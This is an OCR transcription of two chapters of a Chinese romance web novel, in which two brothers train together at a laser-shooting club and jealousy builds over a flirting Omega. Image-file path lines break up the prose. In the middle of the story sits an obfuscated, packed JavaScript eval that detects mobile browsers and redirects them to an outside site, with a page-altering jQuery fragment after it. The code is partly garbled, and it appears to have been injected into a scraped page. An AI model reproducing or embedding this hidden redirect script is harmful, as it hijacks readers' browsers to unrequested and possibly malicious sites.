《老实人beta带球跑两次》 7. 第 7 章 这绝对不可能是傅舟行自己报的。 以他这几天对傅舟行的了解,对方绝不会主动参与这种引人注目的活动,唯一的可能就是被人捉弄了。想到傅舟行可能在众目睽睽之下因为不会操作而尴尬,甚至被嘲笑…… 傅忘言心里咯噔一下,随后陷入沉思。很快,一个念头在他脑中闪过。 等等……这或许,恰恰是一个打破他们之间冰冷僵局的绝佳机会? 欸!是啊! 某人等不及一点,就在回到家吃晚饭的时候。他直接切入正题,“学校举办的射击大赛,你知道吗?” 傅舟行停下动作,看向他,眼神带着询问。 傅忘言直接拿出手机,点开班级群里关于比赛名单的截图,递到他面前:“这个,你看到了吗?” 傅舟行的目光在屏幕上停留了几秒,眉头几不可见地蹙了一下,随即恢复平静:“看到了。” “是你自己报的吗?”傅忘言追问。 “不是。”傅舟行回答,语气里听不出什么情绪。 “我就知道。”傅忘言立刻说,“你要是实在不想参加,我去帮你和学校那边说,给你取消掉就可以。当然,你要是想参加……”他说话有些结巴,轻声道:“我可以教你……” 虽然他很希望傅舟行答应,这样他们俩就可以增进一下兄弟情。但是还得在乎一下本人意愿嘛。 “你教我?”傅舟行放下筷子,似乎很不相信。 傅忘言看他这表情,必须得证明自己一下。 他快速点开手机APP,走到傅舟行旁边自证:“我之前经常去玩的,就这家‘未来纪元’射击俱乐部,设备很专业,我现在就订位子。”他在手机上噼里啪啦一顿操作,自信地说:“然后从明天开始,放学后我陪你特训,你相信我,我真的会。” 傅舟行其实很想说,你看起来肩不能扛手不能提的,妥妥拿着除了脸一无事处的富家公子人设身份卡的,让人怎么相信? 但他看着傅忘言因为激动而微微发红的侧脸,那句已经到了嘴边的拒绝,不知怎么的又被他咽了回去。 这是为了让自己心里好受一点,所以给他的补偿吗?不管怎么说,和这个少爷打好关系,对他来说没有坏处。这不就是他一直以来的目的吗? 他沉默了一会回应。“嗯。” “太好了。” …… “未来纪元”射击俱乐部充满了科技未来感。 走进去,入眼一片蓝色。像是走进了什么蓝海,蓝色的氛围灯带勾勒出流线型的空间,耳边是激光枪击中智能标靶时发出的“啾啾”声和电子计分的提示音。 傅忘言熟门熟路地领了装备,帮傅舟行戴上护目镜,仔细调整头带的松紧。近距离接触,手指不经意间会擦过傅舟行的额发和太阳穴,带来微痒的触感。 “来,先学最基本的站姿和握枪。”傅忘言站到傅舟行身后,几乎是虚环着他,手把手地纠正他的动作,“双脚再分开一点,与肩同宽,重心下沉……对,就是这样。手腕要稳,用这里发力,对……” 傅忘言讲解得很认真,呼吸轻轻扫在傅舟行的耳廓和颈侧。 傅舟行身体有些僵硬,能清晰地感受到身后传来的温热体温,以及傅忘言身上淡淡的、像阳光晒过的青草一样的气息。 没想到这个少爷是真会,不是个绣花枕头。 他努力集中精神,按照指示调整动作。 “好,瞄准,屏住呼吸,扣动扳机——” “啾!”一道红色的激光射出,打在远处的电子靶上,显示环数:五环。 “一般一般吧~再接再厉哦~”充满惋惜的提示音响起。 “不错欸!第一次摸枪能上靶了。”傅忘言立刻鼓励道,笑得比他自己打了十环还开心。 不过五环有什么好高兴的,傅舟行活动两下手腕,想自己试试看。 “啾!” 他偏头看了一眼,两环。 两环? 傅忘言站在一旁也看见了成绩,再转头看了一眼傅舟行,他脸上仿佛多了一道裂痕,脸垮的很厉害。估计是小孩心高气傲,接受不了。傅忘言拍了拍他的肩膀安慰道:“两环已经很好了,有的人刚开始玩,还有脱靶的呢。” 傅舟行:“……” 谁要和那些脱靶的比。 而且傅忘言这故作老成的语气,不知道的还以为傅忘言比他大个十岁二十岁。 接下来的几天,他们几乎每天放学后都泡在射击馆。 傅忘言是个耐心的“教练”,从理论到实践,一步步引导。傅舟行也学得很快,天赋出乎傅忘言的意料,从最初的两环,到稳定七、八环,偶尔还能打出九环的好成绩。 和初学的傅忘言比,好像还更胜一筹了。 傅忘言毫不吝啬他的夸奖,每次傅舟行有进步,他都会激动地说上一大堆不重复的夸赞。看见傅舟行紧绷的嘴角松懈,傅忘言会说的更起劲。 傅舟行表面不说什么,却常在空闲的时候回想这些话,脸上难得挂几分笑意。他感觉傅忘言像是老实人豁出去了,很好玩。 后面他无意间刷平台才知道,这都是傅忘言上网上找的夸赞段子,一字没改,查重率百分百。 比亲子鉴定还多0.01%。 傅舟行气笑了。 经过几天训练,傅忘言已经把他脾气摸的半透。吃软不吃硬的,而且好像还没消气。 气性怪大的。 某天傍晚,他们照常在进行训练。 每次射击前傅舟行都会活动活动筋骨,傅忘言偶尔会来帮他指导动作。后面傅忘言看他成绩已经稳定后,就不上手指导了,小小一只蹲在角落喝着奶茶。 现在,傅舟行刚完成一组练习,傅忘言让他在旁边休息休息。 傅舟行点点头,浑身松懈下来。训练的时候,他的注意力很集中,小臂也会绷紧,时间久了,就很酸软。他百无聊赖地给自己按按摩,顺便用酒精棉擦拭器具和双手。 偶然被傅忘言看见,还调笑说只见过电视剧里面的“公主”这样干过。 傅舟行懒得与他争论,逞一时口舌之快没什么意义,最重要的是,他有洁癖也不需要和任何人解释。 这时,一个穿着时尚、头发染成浅金色的Omega被推着走了过来,那Omega的目光直接落在傅忘言身上,脸上带着恰到好处的、略带羞涩的笑容。 “抱歉,打扰一下,”他的声音清亮悦耳,“我看你教得特别专业,动作也好标准。我……我完全是个新手,怎么都打不好,能请教你一下吗?” 傅忘言闻声抬头,看到对方崇拜的眼神,远处还站着几个——应该是他的朋友。一群需要别人帮助的Omega……他天生的热心肠立刻冒了头,几乎是毫不犹豫地扬起一个灿烂的笑容:“当然可以啊,没问题的,你的位置在哪里?” Omega惊喜地笑了笑,然后指了一处方向,“就在那边,不远的。” “好的。” 回答完那个Omega,他转头对傅舟行快速说了句:“你先巩固下刚才那组动作,注意手腕别太僵。”然后便兴致勃勃地跟着那个Omega走向旁边的射击位。 傅舟行握着水瓶的手无意识地收紧了一下。 他看着傅忘言走到那个Omega身边,自然地站到对方身后,像之前教自己一样,伸手帮对方调整姿势,耐心讲解要领。 那个Omega不时侧头对傅忘言说着什么,脸上一直带着笑,眼神几乎都黏在傅忘言身上了。 过了一会儿,他甚至拿出了手机,傅忘言也笑着掏出自己的,两人显然互相添加了联系方式。 一股莫名的不适感像细小的藤蔓,悄然缠绕上傅舟行的心口,慢慢收紧。就像那种,一直掌控的东西突然偏离轨道一般。他觉得胸口有些发闷,喉咙也有些干涩。 训练馆里空调温度适宜,他却感觉有些燥热。 他收回目光,沉默地走回自己的射击位,重新戴上护目镜。举枪,瞄准,眼前的红色靶心似乎有些模糊不定。他扣动扳机。 “啾——”激光打在靶子边缘,;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17297461|198600||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 显示三环。 他垂下枪口,盯着那刺眼的数字,一种混合着失落、烦闷,还有一丝他自己都不愿深究的委屈情绪,在心底弥漫开来。 为什么傅忘言可以对一个刚认识的、明显别有企图的陌生人也这么热情? 傅忘言在那边没教多久,就听到远处机器很惋惜的声音响起。 “啊哦,菜菜,只有三环,再接再厉哦~” 这丧气音加轻微嘲讽,傅忘言还以为是他听错了,直到看到傅舟行垂头丧气的样子。 “怎么了?”Omega看见傅忘言的动作停下来好奇地问,他顺着傅忘言盯的方向看过去,也注意到了傅舟行,刚刚只顾着搭讪了,他有些犹豫地问:“你和他认识啊?你们是……什么关系啊?” “啊,哦,认识的,他是我弟弟。”傅忘言身体已经转了半个方向。 看见他要走,Omega也不好拦着。只是跟着走过去。 “是手腕太酸了吗?”傅忘言关切地问,“太累了,就再休息一会。” 那个Omega也走上前说,嗓音甜腻腻的,“就是啊,弟弟,不如休息一下。” 傅舟行没有回头,重新举枪,声音透过护目镜传出,带着他自己都未察觉的冷硬:“不用管我,你去教他吧。” 这语气突然转变让傅忘言都懵了一下。 这几天不说两人有多亲近,至少说话都是和和气气的。还以为他们和好指日可待,就是时间问题。 怎么今天一朝还回到解放前了!? 联想到刚刚的提示音,傅忘言像是明白了什么,随即绕到他侧面,歪着头看他,脸上带着促狭的笑:“你是不是觉得打了三环很丢人啊?这没什么丢人的。刚刚我还教了一个脱靶的呢,他都没觉得丢人。我之前就和你说过啦,刚上手脱靶都是正常的,像你这样的成绩很好的了。” 还在一旁笑嘻嘻打出脱靶的某Omega:“……” 傅忘言丝毫没有自己已经得罪人的觉悟,还打算继续说什么。 那个Omega打断他,随便找了个借口准备离开。 走之前,傅舟行迅速开出一枪。 “砰!”一声比之前更响的激光射击声。 这一次,子弹精准地命中靶心,十环。 毫无节操地机械音激动地响起来,“主人!恭喜你!是十环喔!” 走到半路的Omega脸色似乎更差了,脚步加快离开了。 傅舟行放下枪,动作利落地取下护目镜,开始沉默地拆卸枪械,整理自己的东西,声音平静无波:“练得差不多了,回去吧。” 回程的车上,气氛比来时更加沉默。 傅舟行依旧望着窗外飞速后退的霓虹,只是这一次,傅忘言说什么他都没什么兴致地回复,连头都不回。 傅忘言几次试图找话题,比如“你今天最后那一枪真准”、“比赛前我们还来练不?你打的真的比那个Omega好”等等,都像石子投入深潭,连一点涟漪都没激起。 提到那个Omega,傅舟行终于回头看他,声音在夜晚微凉的空气中显得格外清晰,也格外轻飘:“是不是谁来找你,你都会去教,那些话也会重复说一遍。”他顿了顿,“而且联系方式说给就给。” 说完不管傅忘言再说什么,都不肯再开口了。 可是漫漫路途,傅忘言不说话难受,他自顾自地把话题说下去:“那个Omega基础其实不错的,要是再让我多教几次,肯定也可以打出个□□环的,但是他把我删了,不知道什么原因,好可惜。” “呵。”傅舟行嗤笑一声,装都懒得装,“可惜什么?” 还觉得可惜上了?可惜什么?身上全是那个Omega的味道,难闻死了。 “可惜我还没有问到他朋友买的点心是哪一家,闻着味道就香,我好饿。李叔!去一下蛋糕店吧,我买点夜宵。” “好嘞,少爷。” 傅舟行:“……” 他就多余思考。 真不知道傅忘言到底是神经大条还是缺心眼。 8. 第 8 章 刚刚他脑海里面各种阴暗想法都被傅忘言这一句买点蛋糕压下去了。心中的小火苗也瞬间熄灭,吃货的世界他不懂。 待傅忘言买完蛋糕,车子重新启动,缓缓驶入傅家宅院,停稳。 傅舟行率先下车,傅忘言赶紧跟上。就在傅忘言以为今晚又会以沉默告终时,走在前面的傅舟行却突然停下了脚步。 “比赛前一天也去。” 说完,他不再停留,径直走进了灯火通明的大宅。 傅忘言怔怔地站在原地,看着傅舟行消失在门后的背影,夜晚的凉意渐渐渗透衣衫。他回味着傅舟行最后那句话。 哦,也去。 这是不生气的意思? 傅忘言跟在后面,飞快地接上下一句,“好的呀!那天我们练短一点晚点早点睡……对了,蛋糕你吃吗?” “吃。” 傅忘言一噎,真的吃啊?他就客气一下,顺嘴了。 不是,真吃吗? 平常傅舟行只吃晚饭的,今天怎么会,这是他买来当夜宵的。 他慢吞吞地打开纸袋,里面整齐码放着他期待已久的几款新口味,每一盒都精致诱人。他几乎是痛心疾首地闭上眼睛,伸手在袋子里摸索了一阵,万分不舍地抽出一盒,递了过去。 啊!是他最想尝的草莓奶油那款! 傅舟行接过去,转身要走。 “那个,晚上吃太多甜品不好,你喜欢吃甜的吗?这家蛋糕做的很甜。”傅忘言盯着蛋糕舔了舔嘴唇,“你不爱吃甜的话……我……” “想尝尝。” “嗯?” 傅舟行的目光落在他的嘴唇上,停顿两秒,又若无其事的挪开了,“我好奇好不好吃。” 他一开始答应来傅家就为了一个目的。 母亲下葬时,他对傅临川说:“我怀疑母亲的死不是意外。” 傅临川只是抚摸着他的头,笑容还是一如既往温柔,“小舟,我知道你一时接受不了。但如果你想查清楚,首先得有能力,至少你得先成年,不是吗?” 所以他来到这里待到成年,拿到股份找出真相,这些才是他的最终目的。 至于这个小少爷……如果到后面不愿意给他股份,那就别怪他不客气了。 …… 其实傅舟行不爱吃蛋糕。 他就是故意的,突然就想看傅忘言这种舍不得又没办法的样子。但同时,他又有点懊恼,万一傅忘言把蛋糕比作是股份来试探他呢?他岂不是已经中计了? 